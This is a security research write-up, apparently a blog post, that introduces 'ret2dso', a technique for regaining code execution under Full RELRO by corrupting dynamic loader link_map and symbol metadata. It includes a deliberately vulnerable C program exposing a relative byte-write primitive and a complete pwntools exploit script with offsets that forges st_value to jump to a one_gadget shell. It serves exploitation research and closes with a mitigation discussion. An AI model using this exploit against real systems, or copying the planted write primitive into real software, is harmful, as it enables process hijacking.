ret2dso: Runtime Ret2dlresolve Under Full RELRO
retleave·Jan 26, 2026·7 min read

Abstract
ret2dlresolve is commonly considered obsolete on modern Linux systems due to Full RELRO, eager binding, and the removal of writable GOT entries.
This paper demonstrates that this assumption is incomplete.We introduce ret2dso, a runtime exploitation technique that regains arbitrary code execution under Full RELRO, without PLT, without GOT, and without absolute address disclosures, by corrupting dynamic loader metadata of already-loaded DSOs.
Rather than explicitly forcing the dynamic linker to resolve a symbol, ret2dso abuses legitimate runtime resolution paths and the loader’s implicit trust in its own metadata, resulting in direct control of RIP.
This paper intentionally separates invariant, mechanism, and demonstration, and presents a fully detailed end-to-end proof-of-concept.
1. Threat Model
We assume the attacker has:
- An arbitrary memory write primitive
- possibly byte-granular
- possibly relative
- No memory read primitive
- No absolute address disclosure
- ASLR, PIE, NX, Full RELRO, IBT, SHSTK enabled
The origin of the primitive (heap overflow, stack corruption, type confusion, etc.) is out of scope.
This threat model reflects modern post-mitigation exploitation scenarios where disclosure is unavailable but partial corruption remains possible.
2. ret2dlresolve — The Underlying Invariant
Classic
ret2dlresolve relies on forging relocation records and invoking the PLT to coerce the dynamic loader into resolving attacker-controlled symbols.The PLT itself is not fundamental.
Invariant:
If the dynamic loader resolves a symbol using attacker-controlled metadata, arbitrary code execution follows.
ret2dso preserves this invariant while eliminating all dependencies on:
- PLT stubs
- GOT entries
- lazy binding
- writable relocation records
3. Loader Internals
Each loaded object is represented by a
struct link_map:c
struct link_map {
    Elf64_Addr l_addr;
    char *l_name;
    Elf64_Dyn *l_ld;
    struct link_map *l_next, *l_prev;
    Elf64_Dyn *l_info[DT_NUM + DT_THISPROCNUM + DT_VERSIONTAGNUM];
};
Key observations:
link_mapstructures persist for the lifetime of the process- Several fields remain writable even under Full RELRO
- Runtime subsystems consult loader metadata long after startup
4. Resolution Semantics
During symbol resolution, the dynamic loader computes:
resolved_address = sym->st_value + l_addrNo bounds checking or semantic validation is applied to
st_value.

Control over this field is sufficient to redirect execution.The loader implicitly trusts all metadata reachable via
link_map.When the resolved symbol is later dereferenced as a function pointer, control flow is transferred directly to
sym->st_value + l_addr, resulting in direct control of RIP.5. Runtime Resolution Surface

Despite eager binding:
- DSO enumeration remains active
- Runtime symbol lookup paths persist
- libc subsystems (notably stdio) consult loader state
Entry into _dl_find_dso_for_object
Resolution flowing into execvpe
6. Relativity Under ASLR
Note on ASLR and relative mappings
Linux ASLR does not guarantee fixed relative offsets between DSOs. However, the dynamic loader enforces a constrained and ordered mapping of core objects (ld.so, libc, stdio globals). ret2dso does not rely on an exact offset, but on the existence of a loader-relative writable region reachable from a stable anchor object (e.g._IO_2_1_stdin_) using a weak write primitive.
ASLR randomizes absolute addresses, but in practice the dynamic loader enforces a constrained and ordered mapping of core DSOs. While this stability is empirical rather than guaranteed, ret2dso does not rely on a fixed offset:
stdin↔ libc- libc ↔ ld.so
- loader writable segments ↔ loader metadata
ret2dso relies solely on relative positioning, not absolute disclosure.
7. ELF Symbol Forgery
An ELF symbol is defined as:
c
typedef struct {
    Elf64_Word  st_name;
    unsigned char st_info;
    unsigned char st_other;
    Elf64_Half  st_shndx;
    Elf64_Addr  st_value;
    Elf64_Xword st_size;
} Elf64_Sym;
In the resolution path exercised here, only
st_value contributes to the final control-flow transfer.
Other fields are either ignored or used exclusively for bookkeeping and consistency checks.As a result, a forged symbol entry may reuse all fields from a legitimate symbol, modifying only
st_value to redirect execution.8. Proof of Concept — Vulnerable Program (Detailed Walkthrough)
The vulnerable program intentionally exposes a relative, byte-wise arbitrary write primitive anchored at
stdin. The full source is reproduced below to ensure the proof-of-concept is self-contained and reproducible.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdint.h>
#include <link.h>
#include <string.h>

extern struct r_debug _r_debug;

static void get_distance(void) {
    struct link_map *lm = _r_debug.r_map;
    uintptr_t stdin_addr = (uintptr_t)stdin;

    while (lm) {
        if (lm->l_name && strstr(lm->l_name, "ld-linux")) {
            uintptr_t ld_base = (uintptr_t)lm->l_addr;
            intptr_t drift = (intptr_t)ld_base - (intptr_t)stdin_addr;
            printf("ld distance: %lx", (uint64_t)drift);
            break;
        }
        lm = lm->l_next;
    }
}

static void drift_write(void) {
    long delta;
    unsigned int byte;

    puts("format: <delta> <byte>");

    for (int i = 0; i < 30; i++) {
        if (scanf("%ld %x", &delta, &byte) != 2)
            break;

        /*
         * stdin is used as a globally reachable anchor into libc memory.
         * The attacker controls only a relative offset and a single byte.
         */
        ((unsigned char*)stdin)[delta] = (unsigned char)byte;
    }
}

int main(void) {
    setbuf(stdout, NULL);
    setbuf(stdin, NULL);

    /* Establish relative layout between stdin and ld.so */
    get_distance();

    /* Expose relative byte-wise write primitive */
    drift_write();

    _exit(0);
}
Why this models real-world bugs
This program captures several properties commonly seen in post-mitigation exploitation:
- the attacker has no memory disclosure
- writes are relative, not absolute
- corruption is byte-granular and limited
- a globally reachable object (
stdin) is abused as an anchor
9. Proof of Concept — Exploit (Step-by-Step)
The following exploit abuses the relative write primitive to corrupt loader metadata and redirect execution. The full exploit is shown below, followed by a detailed breakdown.
python
from pwn import *

context.binary = ELF("dist/ret2dso")
context.log_level = "info"

STDIN_VTABLE_OFFSET       = 0xd8
LDBASE_WRITABLE_OFFSET    = 0x3a000
LINFO_SYMTAB_OFFSET       = 0xb60
DSO_SYM_ENTRY_OFFSET      = 0x208
ONE_GADGET_OFFSET         = 0x12ee1a

def drift_write(io, target, data):
    for i, b in enumerate(data):
        io.sendline(f"{target + i} {b:02x}".encode())

p = remote("localhost", 1447)

p.recvuntil(b"distance: ")
entropy = int(p.recvline().strip(), 16)

# Compute forged st_value so that st_value + l_addr == one_gadget
st_value = -(entropy + ONE_GADGET_OFFSET) & 0xffffffffffffffff

# Fake ELF symbol entry: all fields copied except st_value
fake_sym = (
    p64(0x19) +                    # st_name (copied)
    p64(0xd001200000020) +         # st_info / st_other / st_shndx / st_size
    p64(st_value)                  # forged st_value
)

# 1. Redirect DT_SYMTAB pointer inside loader metadata
target = entropy + LDBASE_WRITABLE_OFFSET + LINFO_SYMTAB_OFFSET
drift_write(p, target, b"\xf0")

# 2. Overwrite a concrete symbol entry with the forged Elf64_Sym
target = entropy + LDBASE_WRITABLE_OFFSET + DSO_SYM_ENTRY_OFFSET
drift_write(p, target, fake_sym)

# 3. Corrupt a single byte in stdin FILE structure to trigger resolution
target = STDIN_VTABLE_OFFSET + 7
drift_write(p, target, b"\xff")

p.interactive()
Offset Rationale
STDIN_VTABLE_OFFSET: single-byte corruption used to redirect control into a libc path that performs symbol resolutionLDBASE_WRITABLE_OFFSET: lands in a writable loader mapping despite Full RELROLINFO_SYMTAB_OFFSET: points to the loader’s internalDT_SYMTABpointerDSO_SYM_ENTRY_OFFSET: indexes a legitimate symbol entry reused as a template
All offsets are relative and do not require absolute addresses.
Fake Symbol Semantics
The forged symbol reuses all fields of a legitimate entry except
st_value. When the loader computes:resolved = sym->st_value + l_addrcontrol flow is redirected directly to the attacker-chosen gadget.
10. Exploit Result

11. Security Implications
- Full RELRO does not protect loader metadata
- Loader runtime state remains mutable and implicitly trusted
- Weak write primitives are sufficient for full control-flow hijack
12. Mitigation Discussion
Potential mitigations include:
- Making loader metadata read-only post-relocation
- Hardening runtime resolution paths
- Validating symbol contents before use
All approaches carry significant compatibility or performance costs.
13. Conclusion
ret2dso generalizes the invariant behind ret2dlresolve and demonstrates that dynamic loader metadata remains a viable attack surface under modern hardening.
Removing PLT and writable GOT entries does not eliminate the fundamental trust assumptions of runtime symbol resolution.
Full source code available at: http://github.com/retleave/pocs